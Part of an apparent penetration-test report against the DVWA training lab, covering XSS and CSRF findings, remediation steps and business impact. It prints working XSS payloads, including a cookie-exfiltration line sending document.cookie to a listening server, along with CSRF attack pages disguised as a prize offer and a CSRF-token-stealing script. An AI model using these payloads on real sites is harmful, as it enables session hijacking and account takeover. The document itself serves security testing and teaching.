


Figure 6.9: Cookie exfiltration to Python server: window.location="http://localhost:8000/log?cookie="+document.cookie

Proof of Concept - Python Server Logs:

```
(kali@kali)-[~]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [23/Dec/2025 16:15:06] "GET /log?cookie=security=medium;%20PHPSESSID=c90569983d859d0f4039c52e50082298 HTTP/1.1" 200 -
```

Figure 6.10: Python server logs showing received session cookies from XSS payload

Proof of Concept - Page Defacement:




Figure 6.11: Page defacement using document.body.innerHTML="<h1>HACKED</h1>"

DevTools Consol:




Figure 6.12: DevTools Consol

6.3.3 High Security Level

DOM XSS - Advanced Bypass Analysis

Vulnerability Status: MEDIUM - Enhanced filtering but still bypassable.

Table 6.5: DOM XSS Bypass Attempts - High Security Level

Payload ID	Payload/URL	Result
XSS-D-H1	?default=English#<script>alert(1)</script>	SUCCESS
XSS-D-H2	?default=English&lang=<script>alert(1)</script>	SUCCESS
XSS-D-H3	?default=English#<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script>	SUCCESS

Proof of Concept - Basic DOM XSS Bypass:




Figure 6.13: Basic DOM XSS still works: `?default=English#<script>alert(1)</script>`

Proof of Concept - Parameter Contournement:




Figure 6.14: Parameter bypass: `?default=English&lang=<script>alert(1)</script>`

Proof of Concept - `String.fromCharCode()` Bypass:





Figure 6.15: Character code bypass: `eval(String.fromCharCode(97,108,101,114,116,40,49,41))`

Reflected XSS - Bypass Analysis

Vulnerability Status: MEDIUM - Filtering bypassed via alternative HTML tags and event handlers.

Table 6.6: Reflected XSS Bypass Payloads - High Security Level

Payload ID	Payload	Bypass Technique
XSS-R-H1	?name=	Image Error Handler + Cookie Theft
XSS-R-H2	?name=<marquee onstart=alert(1)>	Marquee Tag + OnStart Event
XSS-R-H3	?name=<details open ontoggle=alert(1)>	Details Tag + Ontoggle Event

Proof of Concept - Cookie Theft via Image Error:Figure 6.16: Cookie theft using `<img src=x onerror=alert(document.cookie)>` - Exposing PHPSESSID and security level**Proof of Concept - Marquee OnStart Event:**




Figure 6.17: Execution via `<marquee onstart=alert(1)>` - Uses deprecated but functional marquee tag

Proof of Concept - Details Ontoggle Event:




Figure 6.18: Bypass using `<details open ontoggle=alert(1)>` - HTML5 details element with toggle event

6.4 XSS Security Assessment Conclusion

6.4.1 Overall XSS Risk Evaluation

Table 6.7: XSS Vulnerability Risk Summary

XSS Type	Max CVSS	Business Impact	Remediation Priority
Stored XSS (Low)	9.1	Critical - Persistent compromise	P1 - Immediate
Reflected XSS (Low)	8.8	High - Session hijacking	P1 - Immediate
DOM XSS (Medium)	7.5	Medium-High - Client-side control	P2 - Urgent
Reflected XSS (High)	6.1	Medium - Limited exploitation	P3 - High

6.4.2 Key Security Gaps Identified

1. **Inconsistent Input Validation:** Varies significantly across security levels
2. **Inadequate Output Encoding:** HTML entity encoding not consistently applied
3. **Missing Content Security Policy:** No CSP headers implemented
4. **Session Management Weaknesses:** Cookies accessible via JavaScript

6.4.3 XSS Remediation Roadmap

- **Week 1:** Implement global output encoding framework
- **Week 2:** Deploy Content Security Policy headers

- **Week 3:** Add HttpOnly and Secure flags to all cookies
- **Ongoing:** Regular XSS security testing and training

6.4.4 Final XSS Assessment

Status: **UNACCEPTABLE** - Critical vulnerabilities present

Recommendation: Implement comprehensive XSS protection before production deployment

Verification: Manual and automated XSS testing required post-remediation

Chapter 7

Cross-Site Request Forgery (CSRF) Vulnerability Analysis

7.1 Overview

This chapter documents the comprehensive Cross-Site Request Forgery (CSRF) testing performed on DVWA across three security levels. CSRF attacks force authenticated users to execute unintended actions on web applications.

7.2 Testing Methodology

7.2.1 Scope and Objectives

- **Application:** DVWA v1.10 Password Change Functionality
- **Testing Levels:** Low, Medium, High security configurations
- **Attack Vectors:** GET requests, POST requests, automated submissions
- **Objectives:**
 - Test CSRF protection mechanisms
 - Validate anti-CSRF token implementations
 - Assess Same-Origin Policy effectiveness
 - Evaluate session management security

7.3 Low Security Level CSRF Testing

7.3.1 Vulnerability Status: CRITICAL

No CSRF protection implemented - Complete compromise possible.

Direct URL Attack

Listing 7.1: Direct CSRF URL - Low Level

```
http://localhost/dvwa/vulnerabilities/csrf/?
password_new=hacked&
password_conf=hacked&
Change=Change
```

Proof of Concept:




Figure 7.1: Direct URL attack changing password to "hacked" - No user interaction required

HTML Form Attack

Listing 7.2: Malicious HTML Form - Low Level

```
<!DOCTYPE html>
<html>
<head>
  <title>Free Prize!</title>
</head>
<body>
  <h1>Click for your free prize!</h1>
  <form action="http://localhost/dvwa/vulnerabilities/csrf/" method="GET">
    <input type="hidden" name="password_new" value="hacked123">
    <input type="hidden" name="password_conf" value="hacked123">
    <input type="hidden" name="Change" value="Change">
    <input type="submit" value="Claim_Your_Prize_Now!">
  </form>
  <p>Limited offer! Click the button above!</p>
</body>
</html>
```

Proof of Concept:



Figure 7.2: Malicious form disguised as prize claim page




Figure 7.3: Password successfully changed to "hacked123" after form submission

Auto-Submit JavaScript Attack

Listing 7.3: Auto-Submit CSRF - Low Level

```
<form id="csrf" action="http://localhost/dvwa/vulnerabilities/csrf/"
  method="GET">
  <input type="hidden" name="password_new" value="hacked">
  <input type="hidden" name="password_conf" value="hacked">
  <input type="hidden" name="Change" value="Change">
</form>
<script>document.getElementById('csrf').submit();</script>
```

Proof of Concept:




Figure 7.4: Automatic form submission without user interaction

Image Tag Attack (GET)

Listing 7.4: Image-based CSRF - Low Level

```
<!DOCTYPE html>
<html>
<body>
<h1>Welcome to our website!</h1>
<p>Enjoy this beautiful image:</p>

<!-- Invisible image that triggers CSRF -->


<p>More content below...</p>

</body>
</html>
```

Proof of Concept:

Welcome to our website!

Enjoy this beautiful image:

More content below...

Cute kitten

Figure 7.5: Invisible image tag performing CSRF attack in background

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms	300 ms
302	GET	localhost	/dvwa/vulnerabilities/csrf/password_new=IMG_HACK_123&password=	img	html	947 B	1...	62 ms	
302	GET	localhost	/dvwa/vulnerabilities/csrf/password_new=SECRET_PWN&password=	img	html	948 B	1...	59 ms	
	GET	placekitten.com	200	img	NS_ERROR_GENERA...	0 B		153 ms	
200	GET	localhost	login.php	img	html	954 B	1...	45 ms	
200	GET	localhost	login.php	img	html	955 B (raced)	1...		5 ms

Figure 7.6: Network traffic showing CSRF requests being sent automatically

7.3.2 Medium Security Level CSRF Testing

Same-Origin Bypass Attacks

Vulnerability Status: **HIGH** - Same-origin checks incomplete

Listing 7.5: Relative Path Attack - Medium Level

```
<!-- Hosted in /dvwa/ directory -->
<form method="GET" action="/vulnerabilities/csrf/">
  <input type="hidden" name="password_new" value="hacked123">
  <input type="hidden" name="password_conf" value="hacked123">
  <input type="hidden" name="Change" value="Change">
  <input type="submit" value="Claim_Your_Prize!">
</form>
```

Proof of Concept:




Figure 7.7: CSRF attack using relative path from same directory

Background Image Load Attack

Listing 7.6: Background Load CSRF - Medium Level

```
<body onload="document.getElementById('stealth').src=
'http://localhost/dvwa/vulnerabilities/csrf/?
password_new=hacker&
password_conf=hacker&
Change=Change'">
  <img id="stealth" style="display:none">
  <h1>Site l gitime d'apparence normale</h1>
  <p>Le contenu continue normalement ici...</p>
</body>
```

Proof of Concept:



Figure 7.8: Background image load performing CSRF on page load

7.3.3 High Security Level CSRF Testing

Token Stealer + CSRF Combo Attack

Step 1: Token Stealing Page

Listing 7.7: CSRF Token Stealer

```
<!-- token_stealer.html -->
```



```
<!DOCTYPE html>
<html>
<body>
<h2>Token Stealer</h2>
<div id="output"></div>

<script>
  fetch('http://localhost/dvwa/vulnerabilities/csrf/')
  .then(response => response.text())
  .then(html => {
    const match = html.match(/name="user_token" value="([^\"]+)"/);
    if (match) {
      const token = match[1];
      document.getElementById('output').innerHTML =
        '<strong>Token vol :</strong><br>' +
        '<textarea rows="3" cols="50">' + token + '</textarea>';
      localStorage.setItem('stolen_csrf_token', token);
    }
  });
</script>
</body>
</html>
```

Step 2: CSRF Attack with Stolen Token

Listing 7.8: CSRF with Stolen Token

```
<!-- csrf_attacker.html -->
<!DOCTYPE html>
<html>
<body>
  <h2>CSRF Attacker</h2>
  <div id="status"></div>

  <script>
    const stolenToken = localStorage.getItem('stolen_csrf_token');

    fetch('http://localhost/dvwa/vulnerabilities/csrf/', {
      method: 'POST',
      headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
      body: 'password_new=HACKED_LOCAL&' +
        'password_conf=HACKED_LOCAL&' +
        'Change=Change&' +
        'user_token=' + stolenToken,
      credentials: 'include'
    })
    .then(response => response.text())
    .then(html => {
```

```
        if (html.includes('Password Changed')) {  
            document.getElementById('status').innerHTML =  
                'SUCC S ! Mot de passe chang en HACKED_LOCAL';  
        }  
    });  
</script>  
</body>  
</html>
```

Proof of Concept:




Figure 7.9: Token stealer successfully extracting CSRF token

7.4 Impact Analysis

Table 7.1: CSRF Attack Impact by Security Level

Attack Vector	Low	Medium	High	
Direct URL	Vulnerable	Vulnerable	Blocked	
HTML Form	Vulnerable	Vulnerable	Partial	
Auto-Submit	Vulnerable	Vulnerable	Partial	
Image Tag	Vulnerable	Vulnerable	Blocked	
Token Stealing	N/A	N/A	Vulnerable	

7.5 Security Recommendations

7.5.1 Immediate Actions

1. Implement proper anti-CSRF tokens (synchronizer tokens)
2. Use SameSite cookies with Strict or Lax attribute
3. Validate Origin and Referer headers for sensitive operations

7.5.2 OWASP Top 10 Mapping

- OWASP A01:2021 - Broken Access Control

- **CWE-352: Cross-Site Request Forgery**
- **CVSS Score:** 8.8 (High) for Low/Medium levels

7.6 Conclusion

CSRF vulnerabilities were found across all security levels in DVWA. While the High level implements anti-CSRF tokens, they remain vulnerable to token stealing attacks when combined with XSS. A comprehensive defense strategy must include proper token generation, validation, and additional security headers.

Chapter 8

Remediation Recommendations

8.1 Immediate Actions Required

1. **SQL Injection:** Replace all dynamic SQL queries with parameterized statements using prepared queries
2. **XSS:** Implement context-aware output encoding on ALL user-controlled outputs
3. **CSRF:** Deploy synchronizer tokens on all state-changing operations
4. **Input Validation:** Apply strict whitelist validation on server-side

8.2 Technical Implementation Guidelines

Table 8.1: Remediation Implementation Matrix

Vulnerability	Code Fix	Example
SQL Injection	Prepared Statements	<code>\$stmt->prepare("SELECT * WHERE id = ?")</code>
XSS	Output Encoding	<code>htmlspecialchars(\$input, ENT_QUOTES)</code>
CSRF	Anti-CSRF Tokens	Random token per session + validation
Session Security	Secure Cookies	<code>HttpOnly, Secure, SameSite=Strict</code>

8.3 Monitoring and Verification

- Implement automated security testing in CI/CD pipeline
- Deploy Web Application Firewall (WAF) with custom rules
- Enable detailed logging for all security-relevant events
- Conduct weekly security code reviews

8.4 Security Headers Implementation

Listing 8.1: Essential Security Headers

```
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Security-Policy: default-src 'self'
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block
Referrer-Policy: strict-origin-when-cross-origin
```

Chapter 9

Attack Scenarios and Business Impact

9.1 Real-World Attack Scenarios

1. **Credential Theft Attack:** SQL injection → Extract admin credentials → Full system compromise
2. **Session Hijacking:** XSS cookie theft → Impersonate users → Unauthorized transactions
3. **Data Manipulation:** CSRF → Change user passwords → Account takeover
4. **Business Logic Bypass:** SQL injection → Modify pricing → Financial loss

9.2 Business Impact Assessment

Table 9.1: Business Impact Analysis

Impact Area	Severity	Financial Impact
Data Breach	Critical	\$10,000-\$100,000+ (GDPR fines)
Service Disruption	High	\$5,000-\$20,000/hour downtime
Reputation Damage	High	20-40% customer loss potential
Regulatory Penalties	Critical	Up to 4% global revenue (GDPR)
Recovery Costs	Medium	\$15,000-\$50,000 incident response

9.3 Compliance Implications

- **GDPR:** Article 32 - Security of processing (violated)
- **PCI DSS:** Requirement 6.5 - Prevent SQL injection (failed)
- **ISO 27001:** A.14.2.5 - Secure system engineering (non-compliant)
- **NIST CSF:** PR.AC-4, PR.DS-2, DE.CM-8 controls deficient

9.4 Risk Quantification

- **Likelihood:** High (8/10) - Exploitation requires minimal skill
- **Impact:** Critical (9/10) - Complete system compromise possible
- **Risk Score:** 72/100 - Requires immediate executive attention
- **MTTR (Mean Time to Remediate):** 7-14 days for critical fixes

Chapter 10

Conclusion and Executive Summary

10.1 Key Findings Summary

Table 10.1: Critical Vulnerabilities Overview

Vulnerability	Risk Level	Remediation Priority	Timeframe
SQL Injection	CRITICAL	P1 - Immediate	0-7 days
Reflected XSS	HIGH	P1 - Immediate	0-7 days
CSRF	HIGH	P2 - Urgent	7-14 days
Stored XSS	MEDIUM-HIGH	P2 - Urgent	7-14 days
Information Disclosure	MEDIUM	P3 - High	14-30 days

10.2 Security Posture Assessment

- **Overall Security Score:** 3.5/10 (Poor)
- **OWASP Coverage:** 60% of critical controls missing
- **Attack Surface:** Large - Multiple entry points vulnerable
- **Defense Depth:** Minimal - Single-layer, easily bypassed protections

10.3 Strategic Recommendations

10.3.1 Immediate (0-30 Days)

1. Patch critical SQL injection and XSS vulnerabilities
2. Implement Web Application Firewall (WAF)
3. Conduct developer security training

10.3.2 Short-term (1-3 Months)

1. Deploy Security Development Lifecycle (SDL)
2. Implement automated security testing
3. Establish security monitoring and alerting

10.3.3 Long-term (3-12 Months)

1. Achieve security certification (ISO 27001/PCI DSS)
2. Implement bug bounty program
3. Develop incident response playbooks

10.4 Final Risk Assessment

[title=FINAL SECURITY ASSESSMENT, colback=red!5, colframe=red!75, fonttitle=]

Risk Level: CRITICAL - Requires immediate intervention

Recommendation: STOP DEVELOPMENT until critical fixes deployed

Executive Action: Emergency security meeting within 48 hours

Follow-up: Re-assessment required after 30 days of remediation

10.5 Next Steps

1. **Day 1:** Emergency patching of critical SQL injection flaws
2. **Day 3:** Security training for all developers
3. **Week 1:** WAF deployment with custom rules
4. **Week 2:** Code audit and remediation sprint
5. **Month 1:** Comprehensive re-testing and validation

Appendix A

Appendix A: Complete Test Logs

All HTTP requests and responses have been saved in XML format with Base64 encoding for forensic evidence. File location: `/home/kali/BURP_HISTORY/burp_history`

Appendix B

Appendix B: Testing Environment

- **Target Application:** DVWA (Damn Vulnerable Web Application)
- **Test Date:** December 2025
- **Security Levels Tested:** Low, Medium, High
- **Proxy Configuration:** 127.0.0.1:8080
- **Database:** MariaDB 10.1.26